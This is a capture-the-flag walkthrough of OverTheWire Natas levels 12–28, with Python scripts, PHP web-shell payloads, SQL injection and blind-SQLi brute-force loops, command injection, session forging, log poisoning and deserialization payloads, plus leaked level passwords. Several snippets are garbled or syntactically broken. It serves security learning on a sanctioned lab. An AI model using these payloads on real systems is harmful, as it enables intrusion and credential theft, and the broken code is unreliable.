

Continuing from Natas 12:

For Natas 12, this was a really tough one for me looking at the source code, it was clear that the cookies get encrypted multiple time first as the base64, then xor and then json_decoding, so to get the password to the next level I need to set the show password as yes and then decode it to JSON then xor it and then base64 to send the cookie, so for finding the key of xor I used the property of xor which is $A \oplus B = C$ and $A \oplus C = B$ so if I xor the encrypted text with the plain JSON text then it will spill out the key, and doing that I got the key. and just encrypted the cookie of show password = yes and got the pass for the next level.

```
import requests

resp = requests.get("http://natas11.natas.labs.overthewire.org/", auth= ("natas11", "U82q5TCMMQ9xuFoI3dVX61s70ZD9JKoK"))

print(resp.cookies)
```

```
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas11.py
<RequestsCookieJar[<Cookie data=C1VLih4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts>
```

```
<!DOCTYPE html>
<html>
<body>

<?php

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in,$key) {
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$text1 = json_encode($defaultdata);
$key1 =
hex2bin('0a554b221e00482b02044f2503131a70531957685d555a2d121854250355026852115e2c17115e68
0c');

echo(xor_encrypt($text1,$key1));
```

qw8Jqw8Jqw8Jqw8Jqw8Jq

```
<!DOCTYPE html>
<html>
<body>

<?php

$defaultdata = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in,$key) {
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$text1 = json_encode($defaultdata);
$key1 = 'qw8J';

echo(base64_encode(xor_encrypt($text1,$key1)));

?>
```

C1VLih4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%0c

```

import requests

cookie = {"data": "ClVLiH4AScSCBE8lAxMacFM0XTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK"}

resp = requests.get("http://natas11.natas.labs.overthewire.org/", auth= ("natas11", "U82q5TCMMQ9xuFoI3dYX61s70ZD9JKoK"), cookies=cookie)

print(resp.text)

|

<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src='http:
pt>
<script>var wechallinfo = { "level": "natas11", "pass": "U82q5TCMMQ9xuFoI3dYX61s70ZD9JKoK" ]

<h1>natas11</h1>
<div id="content">
<body style="background: #ffffff;">
Cookies are protected with XOR encryption<br/><br/>

The password for natas12 is EDXp0pS26wLKHzy1rDBPUZk0RKfLGIR3<br>
<form>
Background color: <input name=bgcolor value="#ffffff">
<input type=submit value="Set color">
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

For this level, I had to upload an image datatype Jpg so using the data arg of the post function from the requests library I change the filename to a PHP and then uploaded the PHP file which had the command for cat /etc/natas_webpass/natas13 and after requesting the get for that uploaded file I got the password for the next level.

```

PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas11.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></scr
pt>
<script>var wechallinfo = { "level": "natas12", "pass": "EDXp0pS26wLKHzy1rDBPUZk0RKfLGIR3" };</script></head>
<body>
<h1>natas12</h1>
<div id="content">
The file <a href="upload/v42xhnrivz.php">upload/v42xhnrivz.php</a> has been uploaded<div id="viewsource"><a href="index-source.html">View sou
cecode</a></div>
</div>
</body>
</html>

PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas11.py
jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

```

```

C: > Users > UZAIF SHAIKH > Documents > Python Scripts > 🐞 natas12.php
1  <?php
2
3  system('cat /etc/natas_webpass/natas13');
4
5  ?>

#resp = requests.post("http://natas12.natas.labs.overthewire.org/",files={"uploadedfile": open('natas12.php','rb')},data={"filename":"natas12.p
resp = requests.get("http://natas12.natas.labs.overthewire.org/"+upload/v42xhnrivz.php",auth=("natas12","EDXp0pS26wLKHzy1rDBPUZk0RKfLGIR3"))
print(resp.text)

```

For this level, It was pretty similar to the previous one, here in the PHP source code the uploaded file is being checked for the signature of the file so for the PHP I just had to change the signature to an image. and running the same code as before I got the password for the next level.

```

PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas11.py
GIF89a
Lg96M10TdfaPyVBkJdjymb11Q5L6qd11
C: > Users > UZAIF SHAIKH > Documents > Python Scripts > 🐞 natas12.php
1  GIF89a
2  <?php
3
4  system('cat /etc/natas_webpass/natas14');
5
6  ?>

```

For Level 15, Looking at the source code tells that, the user input is directly used in the SQL query which makes this open to SQL injection so we can make the query valid by putting in " OR 1=1 # the # will comment out everything in the rest of the query and it will always be true and it will give out the password of the next level.

Username: " OR 1 = 1 #
Password: haha

Successful login! The password for natas15 is
AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

For Level 16, I had to do brute force to get the password, in the input first I checked if the username natas16 exist and it does, so I check for the password using the " AND Password LIKE command of SQL which like give user exist if the password matches a string. so for this, I wrote a simple python script which just while infinitely till the character matches the password it does then check for the next string in the combination of the char which is lowercase_asiic + uppercase_asiic+digits.

```
yes
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nha
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhb
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhc
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhd
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhe
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhf
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhg
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhh
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nh i
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhj
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhk
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhl
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhm
yes
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhma
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmb
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmc
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmd
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhme
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmf
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmg
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
yes
>>> WaIHEacj63wnNIBROHeqi3p9t0m5nhmha
```



```

import string

maybe_pass = ""

char = string.ascii_lowercase + string.ascii_uppercase + string.digits

while 1:
    for i in char:
        print(">>> ", "".join(maybe_pass+i))

        resp = requests.post("http://natas15.natas.labs.overthewire.org/", data={"username": "natas16" AND BINARY password LIKE "' + ('').join(maybe_pass) + i + '%" #'})

        text1 = resp.text

        #print(text1)
        #print('natas16" AND BINARY password LIKE "' + ('').join(maybe_pass) + i + '%" #')

        if text1.find("user exists") != -1:
            print("yes")
            maybe_pass.append(i)
            break

    print(resp.text)

```

This level was really similar to the previous level as looking at the source code tell that's Linux command can be used when setting the word to look up in a dictionary.txt using word\$("COMMAND") if the command fails the searched word will be returned and if it succeeds then nothing is returned this gives us a situation like the previous case where you could check if the password matches the given string. So the same can be done for this case, use the same python script.

```

>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cn
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9co
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cp
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cq
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cr
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cs
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9ct
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cu
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cv
>>> 8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cw
yes

```

```

maybe_pass = []

char = string.ascii_lowercase + string.ascii_uppercase + string.digits

while 1:
    for i in char:
        print(">>> ", "".join(maybe_pass+i))

        resp = requests.post("http://natas16.natas.labs.overthewire.org/", data={"needle": "pickles$(grep ^"+"".join(maybe_pass)+i+" /etc/natas_webpass/natas17)"})

        text1 = resp.text


        #print(text1)
        #print('natas16" AND BINARY password LIKE "' + ('').join(maybe_pass) + i + '%" #')

        if "pickles" not in text1:
            print("yes")
            maybe_pass.append(i)
            break

    print(resp.text)

```

For Level 18, no input was given if the username exists so to get the password for this level, I had to use the SLEEP() command with the SQL query in order to make a delay between the request and the response. So using the same python script I can take out the time difference between the request and response so based on the time difference it's easy to check which character in the part of the password and after doing the brute force I got the password for the next level.



```
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdH
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdI
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdJ
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdK
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdL
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdM
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdN
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdO
>>> xVKIqDjy40Pv7wCRgD1mj0pFscSDjhdP
yes

maybe_pass = []
char = string.ascii_lowercase + string.ascii_uppercase + string.digits

while 1:
    for i in char:
        t1 = time.time()
        print(">>> ", "".join(maybe_pass)+i)

        resp = requests.post("http://natas17.natas.labs.overthewire.org/", data={"username": 'natas18' AND BINARY password LIKE "'"+"".join(maybe_pass)+i+"%' AND SLEEP(2) #"}
        text1 = resp.text
        t2 = time.time()
        #print(text1)
        #print('natas18' AND BINARY password LIKE "'"+"".join(maybe_pass)+i+"%' AND SLEEP(2) #')
        #print(t2-t1)

        if t2-t1 > 1:
            print("yes")
            maybe_pass.append(i)
            break
```

For this level, a login was given where every user is assigned a random number from 1 to 640, which will be set in your cookie, so in order to get the password for the level, I had to set the ID from 1 to 640 to find out which number is for the admin so I did this using a python script. and got the password for the next level the ID was the same as the admin.

```

>>> 114
>>> 115
>>> 116
>>> 117
>>> 118
>>> 119
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/we
p">
<script>var wechallinfo = { "level": "natas18", "pass": "xvKIqDjy40Pv7wCRgD1mj0pFcCsDjhdP" };</script></head>
<body>
<h1>natas18</h1>
<div id="content">
You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: 4IwIrekcuz1A9osjOkoutwU61hokCPys</pre><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
</html>
</html>

for i in range(1,641):

    #t1 = time.time()
    print(">>> ",i)

    resp = requests.get("http://natas18.natas.labs.overthewire.org/",cookies={"PHPSESSID":str(i)},auth= ("natas18","xvKIqDjy40Pv7wCRgD1mj0pFcCsDjhdP"))
    text1 = resp.text
    #t2 = time.time()
    #print(text1)
    #print('natas18" AND BINARY password LIKE "'+"".join(maybe_pass)+i +"%" AND SLEEP(2) #')

    #print(t2-t1)

    if "You are an admin." in text1:
        print(text1)
        #maybe_pass.append(i)
        break

```

For Level 20, the session-id was kinda different but all of that sessions-id had 2d common in them it was somewhere in the middle for most of the time. So after testing out the hex into the Ascii, it had a random number with a "-" and the username, so to access as admin the username should be admin and to get the cookie for admin all I had to do is run a loop which sent cookie for every number with "-admin" doing that I got the password for the next level.

```
>>> 281
{'PHPSESSID': '3238312d61646d696e'}
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overt
pt>
<script>var wechallinfo = { "level": "natas19", "pass": "4IwIrekcuZlA90sj0kouU6lhokCPys" };</script></head>
<body>
<h1>natas19</h1>
<div id="content">
<p>
<b>
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
</b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF</pre></div>
</body>
</html>
```

```
for i in range(1,641):
    print(">>> ",i)

    b1 = b"%d-admin" %i
    #print(b1)

    print({"PHPSESSID":codecs.decode(codecs.encode(b1,"hex"),"utf-8"))})

    resp = requests.get("http://natas19.natas.labs.overthewire.org/", cookies={"PHPSESSID":codecs.decode(codecs.encode(b1,"hex"),"utf-8")),auth= ("natas19","4IwIrekcuZlA90sj0kouU6lhokCPys"))
    text1 = resp.text

    if "You are an admin" in text1:
        print(text1)
        break
```

For this level, I had to look at the source code and figure out in the debug set to true, it checks for a filename, and if it does exist it will create that file and store the name if the requests are in the same session, so I used a python script to send in the requests and set the name as "<name>\nadmin 1" so this will also write admin 1 in the file so in the next request it reads the name and sets the admin to 1 and I got the password for the next level.

```
<script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD rosbn63j333hqbherkf7rof5s5<br>DEBUG: Reading from /var/lib/php5/sessions//mysess_rosbn63j333hqbherkf7rof5s5<br>DEBUG: Read [na
pickle]<br>DEBUG: Read [admin 1]<br>DEBUG: Read []<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas21
Password: iFEkPyRQXftziDEsur3x21sVuahypdg</pre>
<form action="index.php" method="POST">
Your name: <input name="name" value="pickle"><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

sess = requests.session()

resp = sess.get("http://natas20.natas.labs.overthewire.org/?debug=true",auth= ("natas20","eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF"))
text1 = resp.text
print(text1)
print()
resp = sess.post("http://natas20.natas.labs.overthewire.org/?debug=true",data={"name":"pickle\nadmin 1"},auth= ("natas20","eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF"))
text1 = resp.text
print(text1)
print()
resp = sess.get("http://natas20.natas.labs.overthewire.org/?debug=true",auth= ("natas20","eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF"))
text1 = resp.text
print(text1)
```

For level 22, there was an experiment website where we could set the submit and the admin field as 1 in order to get the cookies for the admin and used the same cookies to get the password of the next level.


```

<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script></head>
<body>
<h1>natas21</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org">http://natas21-experimenter.natas.labs.overthewire.org</a></b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: natas22
Password: chG9fbe1Tq2ewVMgjYYD1MsfiVn461kJ</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

resp = sess.get("http://natas21-experimenter.natas.labs.overthewire.org/?debug=true&submit=1&admin=1", auth= ("natas21","IFekPyrQXftziDEsUr3x21sYuahypdgJ"))
cookie1 = resp.cookies["PHPSESSID"]
print(resp.text)
print()
print(cookie1)
print()

resp = sess.get("http://natas21.natas.labs.overthewire.org/", cookies={"PHPSESSID":cookie1}, auth= ("natas21","IFekPyrQXftziDEsUr3x21sYuahypdgJ"))
text1 = resp.text
print(text1)

```

This level, didn't had any injection vulnerability, so looking at the source code it looks like it the admin is not 1 then it just redirects to a location so for this level, I just had to block the redirection and I got the password.


```

<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script></head>
<body>
<h1>natas22</h1>
<div id="content">
You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0v1ad33nQF0Hz2EP255TP5wSW9ZsRSE</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts>
resp = sess.get("http://natas22.natas.labs.overthewire.org/?revelio=1", auth= ("natas22","chG9fbe1Tq2ewVMgjYYD1MsfiVn461kJ"),allow_redirects=False)
text1 = resp.text
print(text1)

```

For this level, looking at the source code tells that the input password is strstr() with the string "iloveyou" and password > 10, so I looked at the data type in PHP and turns out PHP doesn't really care about the data type so I could use something like "23iloveyou" which will be true for both statement, and I got the password the next level.



For level 25, the source code only was comparing the given password with password of natas25, so looking at the documentation of the PHP strcmp it turns out that if the argument is given as an array rather than a string, it will return 0 and we can get the password for the next level.



For Level 26, I had to do a lot of teacher and looking at the source code we can figure out that it does some sort of directory traversal, and we can use this to access the file "/var/www/natas/natas25/logs/natas25_"+cookies+".log" to check what else can we do and looking at the file, it takes in the header so if we can use the header field to call the password for natas27, and it worked.

```

<h1>natas25</h1>
<div id="content">
<div align="right">
<form>
<select name='lang' onchange='this.form.submit()'>
<option>language</option>
<option>en</option><option>de</option></select>
</form>
</div>
[09.04.2021 05:29:13] oGgWAJ7zcGT28vYazGo4rkhoPDhBu34T
"Directory traversal attempt! fixing request."
<br />
<b>Notice</b>: Undefined variable: __GREETING in <b>/var/www/natas/natas25/index.php</b> on line <b>80</b><br />
<h2></h2><br />
<b>Notice</b>: Undefined variable: __MSG in <b>/var/www/natas/natas25/index.php</b> on line <b>81</b><br />
<p align="justify"><br />
<b>Notice</b>: Undefined variable: __FOOTER in <b>/var/www/natas/natas25/index.php</b> on line <b>82</b><br />
<div align="right"><h6></h6><div><p>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
resp = sess.get("http://natas25.natas.labs.overthewire.org/", auth= ("natas25","GHF6X7YwACaYYssHVY05cFq83hrkt14c"))
cookie1 = resp.cookies["PHPSESSID"]

resp = sess.post("http://natas25.natas.labs.overthewire.org/",headers={"User-Agent": "<?php system('cat /etc/natas_webpass/natas26'); ?>"},
data={"lang": ".../../*5+var/www/natas/natas25/logs/natas25_+cookie1+.log"},auth= ("natas25","GHF6X7YwACaYYssHVY05cFq83hrkt14c"))
text1 = resp.text
print(text1)

```

For level 27, looking at the source code it tells that the cookie contains a drawing field that is coming from the PHP code for the class so, I tried to set the class fields to set as a command which will get the password to the next level. so I used PHP code to get the cookie for it. and then injected that to the get request with the cookie, so I can get the password for the next level.

```

PHP Warning: fopen() expects parameter 1 to be a resource, boolean given in /tmp_
amd/cage/export/cage/2/z5252826/natas27.php on line 17
Tzo20iJMb2dnZXIiOjM6e3M6MTU6IgbMb2dnZXIAbG9nRmlsZSI7czoxMjoiaW1nL3Bhc3MucGhwIjtz
0jE10iIATG9nZ2VyAGluaXRnc2ciO3M6NTA6Ijw/cGhwIHN5c3RlbSgnY2F0IC9ldGMvbmF0YXNfd2Vi
cGFzcy9uYXRhczI3Jyk7ID8+Ijtz0jE10iIATG9nZ2VyAGV4aXRnc2ciO3M6NTA6Ijw/cGhwIHN5c3Rl
bSgnY2F0IC9ldGMvbmF0YXNfd2VicGFzcy9uYXRhczI3Jyk7ID8+Ijtz9PHP Warning: fopen(img/
pass.php): failed to open stream: No such file or directory in /tmp_amd/cage/exp

```

```

PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python .\natas11.py
55TBjpPZUUJgVP5b3BnbG60N9uDPVZCJ

PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts>

sess.cookies['drawing'] = "Tzo20iJMb2dnZXIiOjM6e3M6MTU6IgbMb2dnZXIAbG9nRmlsZSI7czoxNDoiaw1nL3dpbm51ci5waHAiO3M6MTU6IgbMb2dnZXIAaW5pdE1zzyI7czo1MDoiPD9waHAg
|
resp = sess.get("http://natas26.natas.labs.overthewire.org/?x1=0&y1=0&x2=500&y2=500",auth= ("natas26","oGgWAJ7zcGT28vYazGo4rkhoPDhBu34T"))
resp = sess.get("http://natas26.natas.labs.overthewire.org/img/winner.php",auth= ("natas26","oGgWAJ7zcGT28vYazGo4rkhoPDhBu34T"))

print(resp.text)



```

```

function __construct($file){
    // initialise variables
    $this->initMsg="<?php system('cat natas/natas_webpass/natas27') ?>";
    $this->exitMsg="<?php system('cat natas/natas_webpass/natas27') ?>";
    $this->logFile = "img/pass.php";
}

```

For Level 28, I looked at the source code and how clear that I had to take advantage of the SQL query so after some google searching I found out if the given input is more than the number of character, then it will be stored by cutting the extra number of character, so I injected the username as natas28 " " *60 and the password for this as pass, the user has been created so to get the password, I just have to login with username "natas28" and the password pass as in SQL it will ignore the space and show all the data which have username natas28 and I got the password for it.



